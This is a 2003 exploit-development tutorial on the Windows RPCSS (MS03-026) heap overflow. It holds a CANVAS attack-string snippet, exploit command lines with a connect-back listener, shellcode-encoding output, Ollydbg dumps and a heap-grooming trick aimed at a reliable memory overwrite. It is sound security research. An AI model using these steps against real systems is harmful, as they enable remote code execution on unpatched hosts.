Exploiting the MSRPC Heap Overflow – Part I

Dave Aitel
Sep 11, 2003

Illustration 1Polyphemus Moth

This little documentary chronicles the last moments of another beautiful moth, stuck somewhere between the two live electrical cords of security and freedom. In particular, this is my look at how to exploit the latest Microsoft RPCSS bug.


Let's just assume you already know that the vulnerability is the IRemoteActivate call with a string of \\short\share\long. In CANVAS this is easily represented in the following code of msrpcheap.py, which is copied directly from ms03026.py, and then slightly modified:

```
attackstr=backwardsunistring("\\\\192.168.1.112\\IPC$\\")
attackstr+=self.char*self.length
```

To examine this vulnerability, we added a few options to the command line which can manipulate self.char and self.length. -C specifies the character string to use (self.char) and -L specifies self.length.

Here's a sample command line that you could use to test for the existence of the overflow. We're testing against an unpatched Windows 2000 SP3 box for convenience sake.

```
exploits/msrpcheap/msrpcheap.py -v 14 -t 192.168.1.112 -l 192.168.1.100 -d
5555 -C "A" -L 4000
```



```
77F839A6  . 8B18            MOV EBX,DWORD PTR DS:[EAX]
77F839A8  . F0:0FC74D 00    LOCK CMPXCHG8B QWORD PTR SS:[EBP]      LOCK prefix
77F839AD  .^75 EB           JNZ SHORT ntdll.77F8399A
77F839AF  > 5D              POP EBP
77F839B0  . 5B              POP EBX
77F839B1  . C3              RETN
77F839B2    90              NOP
77F839B3    90              NOP
77F839B4    90              NOP
```

```
Registers (FPU)
EAX 41414141
ECX 07150021
EDX 07140022
EBX 00000006
ESP 009FE9A4
EBP 000707A8 ASCII "AAAA""
ESI 000707A8 ASCII "AAAA""
EDI 00070000
```

Address	Stack	Procedure	Called from	Frame
009FE9AC	77F83970	ntdll.77F83990	ntdll.77F8396B	
009FE9DC	77FCB227	? ntdll.77F8392C	ntdll.77FCB222	
009FEB80	77D4F3CA	ntdll.RtlAllocateHeap	RPCRT4.77D4F3C4	009FEB7C
009FEB90	77D4FAA2	RPCRT4.77D4F3B8	RPCRT4.77D4FA9D	009FEBA4
009FEBA8	77D4B827	RPCRT4.77D4FA0E	RPCRT4.77D4B822	009FEBA4
009FEBC4	77DC93E8	RPCRT4.RpcStringBindingComposeW	ADVAPI32.77DC93E2	009FEBC0
009FEBF0	77D7725D	Includes ADVAPI32.77DC93E8	RPCRT4.77D7725A	009FEBEC
009FEC10	77D77364	RPCRT4.77D771E1	RPCRT4.77D7735F	009FEC0C
009FEC30	77D9180D	RPCRT4.77D77318	RPCRT4.77D91808	009FEE7C
009FEE80	77DC93BE	? <JMP.&RPCRT4.NdrClientCall2>	ADVAPI32.77DC93B9	009FEE7C
009FEE90	77DC9376	ADVAPI32.77DC93AA	ADVAPI32.77DC9371	009FEEE4
009FEEE8	77DC92E4	ADVAPI32.ElfRegisterEventSourceW	ADVAPI32.77DC92DF	009FEEE4
009FEF10	761ABB25	ADVAPI32.RegisterEventSourceW	rpcss.761ABB1F	009FEF0C
009FF59C	761AC94F	rpcss.761ABA1A	rpcss.761AC94A	009FF598
009FF5B8	761A7D10	rpcss.761AC8F2	rpcss.761A7D0B	009FF5FC
009FF600	761AD42B	rpcss.761A7CEE	rpcss.761AD426	009FF5FC
009FF68C	761AE4CC	? rpcss.761AD23E	rpcss.761AE4C7	009FF688
009FF6F0	761AAAB2	rpcss.761AE321	rpcss.761AAAAD	009FF6EC
009FF6FC	761B555D	Includes rpcss.761AAAB2	rpcss.761B555A	009FF714
009FF718	761AE2AC	Includes rpcss.761B555D	rpcss.761AE2A9	009FF714
009FF758	761B056F	rpcss.761ADFB2	rpcss.761B056A	009FF754

```
Access violation when reading [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```


Above is a screenshot of the results, as Ollydbg would see it. We've caused an access violation on a read which you control. However, this loop (and I speak from experience here) is a big pain in the shorts to exploit. You don't want to be here – you want to be in a place where you control the source and destination to overwrite a single word, as in Halvar's original heap overflows for Win32 talk. If you look three frames up on the stack you'll see that you got here via a call to HeapAlloc from RPCRT4.

So what you'll invariably do now, is try different size strings and see what you get. However you'll find that no matter what size string you use, you'll get the same result once you make it big enough to crash. You'll also find that trying to find the size of the buffer by varying this length is like trying to find the depth of quicksand. Each run of the exploit seems to generate it's own buffer size, as memory allocations move the heap state around.

As an important note, I'm writing this exploit in VMWare, which allows me to attach to the process with Ollydbg, then take a snapshot, run the exploit, and then revert to the previous snapshot. Rebooting or restarting the service can be time consuming.

So now we're going to look at some better ways to analyze heap overflows. First we will look at how to set a watchpoint in Ollydbg. This can be a useful feature for many purposes.

1. Go to View->Executable Modules
2. Then sort the window by module name
3. Then right click on ntdll and go to “view names”
4. Then type “rtlallocate” and see it go to rtlallocateheap.
5. Right click on that and go to “conditional log breakpoint”




Address	Section	Type	Name
77F95168	.text	Export	RtlAddAce
77F93A95	.text	Export	RtlAddActionToRXact
77F93166	.text	Export	RtlAddAtomToAtomTable
77F93975	.text	Export	RtlAddAttributeActionToRXact
77FA36B1	.text	Export	RtlAddAuditAccessAce
77FA36DE	.text	Export	RtlAddAuditAccessAceEx
77FA379C	.text	Export	RtlAddAuditAccessObjectAce
77FA33D9	.text	Export	RtlAddCompoundAce
77FCD783	PAGE	Export	RtlAddRange
77F9525E	.text	Export	RtlAdjustPrivilege
77F890C2	.text	Export	RtlAllocateAndInitializeSid
77F8B780	.text	Export	RtlAllocateHandle
77FCB178	PAGE	Export	RtlAllocateHeap
77F83F90	.text	Export	RtlAnsiCharToUnicodeChar
77F83DFB	.text	Export	RtlAnsiStringToUnicodeString
77F81ABA	.text	Export	RtlAppendAsciizToString
77FA7CA5	.text	Export	RtlAppendStringToString
77F86D6C	.text	Export	RtlAppendUnicodeStringToString
77F86C23	.text	Export	RtlAppendUnicodeToString
77F93763	.text	Export	RtlApplyRXact

Attached process paused at ntdll.DbgBreakPoint

Now, when this function is called, the size argument is going to be at esp+c. We'll put that into the box and call it size. For many functions Ollydbg will already know what the arguments are, but in this case it doesn't.

Clicking “Always” for “log value of expression” will make Ollydbg breakpoint on the function entry, and then log the value you have asked for in the log window. You'll see a little purple entry on the function name now. If you need to get back here, you can always re-view the module names, or go to *view-> breakpoints* from the menu-bar.



Address	Section	Type	Name
77F95168	.text	Export	RtlAddAce
77F93A95	.text	Export	RtlAddActionToRXact
77F93166	.text	Export	RtlAddAtomToAtomTable
77F93975	.text	Export	RtlAddAttributeActionToRXact
77FA36B1	.text	Export	RtlAddAuditAccessAce
77FA36DE	.text	Export	RtlAddAuditAccessAceEx
77FA379C	.text	Export	RtlAddAuditAccessObjectAce
77FA33D9	.text	Export	RtlAddCompoundAce
77FCD783	PAGE	Export	RtlAddRange
77F9525E	.text	Export	RtlAdjustPrivilege
77F890C2	.text	Export	RtlAllocateAndInitializeSid
77F8B780	.text	Export	RtlAllocateHandle
77FCB178	PAGE	Export	RtlAllocateHeap
77F83F90	.text	Export	RtlAnsiCharToUnicodeChar
77F83DFB	.text	Export	RtlAnsiStringToUnicodeString

Set conditional log breakpoint at RtlAllocateHeap

Condition:

Explanation: size = Expression: dword ptr [esp+c]

Decode value of expression as: Assumed by expression


	Never	On condition	Always
Pause program:	●	○	○
Log value of expression:	○	○	●
Log function arguments:	○	○	○

Now we'll hit F9 in Ollydbg to continue the process. You'll notice VMWare will now take up your entire CPU and your computer will become very slow. I don't know of a fix for this. Annoyingly, sometimes the process will become very confused now, and exit. Generally this is because there are timeouts occurring and when you set a logpoint, each memory allocation is going to cause a breakpoint to be hit, some processing by Ollydbg to be done, and so on. This takes a long time, so the timeouts happen, and the process thinks something is seriously wrong. Just click “revert” in your VMWare window if this happens and try again. This shouldn't be a problem if you're running Ollydbg on native hardware instead of in a virtual machine, but then you can't revert.

Our string size in hex is:

```
[dave@www CANVAS3]$ python -c 'print "%x"%4000'
fa0
```

If you look at the screenshot below, you'll see where my best guess for when we get allocated is! It's very likely that sometime soon after that, the overflow occurred as our buffer got copied into a heap buffer somewhat smaller than 0xfa0 bytes long. (My personal guess is the 0x21a buffer, as you'll see below). You could tell your conditional breakpoint to break whenever [esp+c]==0xfa0, if you want to trace back to where that call comes from. Hit Control-L to see the Log View.



```
Address  Message
77FCB178 COND: size = 00000010
77FCB178 COND: size = 00000010
77FCB178 COND: size = 00000048
77FCB178 COND: size = 000000D8
77FCB178 COND: size = 0000001C
77FCB178 COND: size = 00000028
77FCB178 COND: size = 00000028
77FCB178 COND: size = 000001E0
77FCB178 COND: size = 0000017C
77FCB178 COND: size = 00000034
77FCB178 COND: size = 0000003C
77FCB178 COND: size = 00000004
77FCB178 COND: size = 00000004
77FCB178 COND: size = 000016D8
77FCB178 COND: size = 000016D8
77FCB178 COND: size = 00000014
77FCB178 COND: size = 00000014
77FCB178 COND: size = 000006C4
77FCB178 COND: size = 0000014C
77FCB178 COND: size = 0000001C
77FCB178 COND: size = 00000020
77FCB178 COND: size = 00000012
77FCB178 COND: size = 0000001A
77FCB178 COND: size = 0000004A
77FCB178 COND: size = 0000007E
77FCB178 COND: size = 00000020
77FCB178 COND: size = 00000012
77FCB178 COND: size = 00000002
77FCB178 COND: size = 0000001E
77FCB178 COND: size = 0000004A
77FCB178 COND: size = 000000BC
77FCB178 COND: size = 00000016
77FCB178 COND: size = 000000BC
77FCB178 COND: size = 00000048
77FCB178 COND: size = 000001E0
77FCB178 COND: size = 00000148
77FCB178 COND: size = 0000021A
77FCB178 COND: size = 00000004
77FCB178 COND: size = 00000054
77FCB178 COND: size = 0000020A
77FCB178 COND: size = 00000FA4
77FCB178 COND: size = 0000000C
77FCB178 COND: size = 00000004
77FCB178 COND: size = 00000024
77FCB178 COND: size = 000001DC
77FCB178 COND: size = 000000D0
77FCB178 COND: size = 00000024
77FCB178 COND: size = 00000028
77F839A6 Access violation when reading [41414141]
```

```
Access violation when reading [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

Ok, although we have some kind of idea where we are being handled, we don't necessarily know how to make this a nice reliable word-overwrite. No matter how long you make this buffer, you still get stuck in that infernal loop! Sometimes you won't trigger the bug at all, and then you'll eventually trigger it with a very large or small string, but either way, it's still stuck in the loop of pain.

Now, one way to solve this is to go through, find out EXACTLY where the overwrite is occurring, then track every memory allocation after that, and see how you can manipulate it. Of course, you only get one shot at this exploit, so you'll have to predict heap state quite well! Perhaps there is some magic sequence of lengths that will get you the right allocation/free ration to end up calling a different code path in ntdll's rtlallocate routines, and get you to the magic word-overwrite.


There is an easier solution though, which is to think a bit laterally.

There's lots of ways to trigger allocations. You don't have to use IremoteAllocate. What else does this process do? Well, it does LOTS of things, but I chose to tickle the endpoint mapper. So now my attack looks like this:

1. Send a very long string, but not so long that the process crashes right away
2. Try to get an endpoint mapper dump from the target (see dcedump from SPIKE or CANVAS)

```
[dave@www CANVAS3]$ exploits/msrpcheap/msrpcheap.py -v 14 -t
192.168.1.112 -l 192.168.1.100 -d 5555 -C "A" -L 800
Running MSRPC MS0-026 exploit v 0.1
Calling back to 192.168.1.100:5555
Generating typical Win32 shellcode
len rawshellcode = 639
Encoding shellcode. This may take a while if we don't find a good value in the
cache.
Size of chunk is 43 key is 0x1b67fd1b
Size of chunk is 74 key is 0x3c9f1b25
Size of chunk is 40 key is 0x1b67fd1b
Size of chunk is 3 key is 0x6f9a0ac1
Encoder is Splitting: 9065f53f
Split 9065f53f into 31886923:5edd8c1c
```

```
Done encoding shellcode.
length of real shellcode: 747
Running attack
Attacking version Windows NT 4.0 SP4,SP6a
Sending attack buffer
Done sending attack buffer.
Now sending dcedump request
Done with exploit
Now sleeping so the sockets stay open! Close me with control-C when you are
completely done.
Traceback (most recent call last):
  File "exploits/msrpcheap/msrpcheap.py", line 714, in ?
    time.sleep(10000)
KeyboardInterrupt
[dave@www CANVAS3]$ ./dcedump.py -t 192.168.1.112
Running CANVAS dcedump v 1.0
<hit control C here, since Ollydbg will be broken on Access Violation
exception>
```



```
77FCBF00  . 890E           MOV DWORD PTR DS:[ESI],ECX
77FCBF02  . 8971 04        MOV DWORD PTR DS:[ECX+4],ESI
77FCBF05  . 3BCE           CMP ECX,ESI
77FCBF07  .v74 21          JE SHORT ntdll.77FCBF2A
77FCBF09  > 295F 28        SUB DWORD PTR DS:[EDI+28],EBX
77FCBF0C  . 8945 D8        MOV DWORD PTR SS:[EBP-28],EAX
77FCBF0F  . 83E2 10        AND EDX,10
77FCBF12  . 83CA 01        OR EDX,1
77FCBF15  . 8850 05        MOV BYTE PTR DS:[EAX+5],DL
77FCBF18  . 8B4D E0        MOV ECX,DWORD PTR SS:[EBP-20]
77FCBF1B  . 2B4D 10        SUB ECX,DWORD PTR SS:[EBP+10]
77FCBF1E  . 8848 06        MOV BYTE PTR DS:[EAX+6],CL
77FCBF21  . 8060 07 00
77FCBF25  .^E9 CFF5FFFF
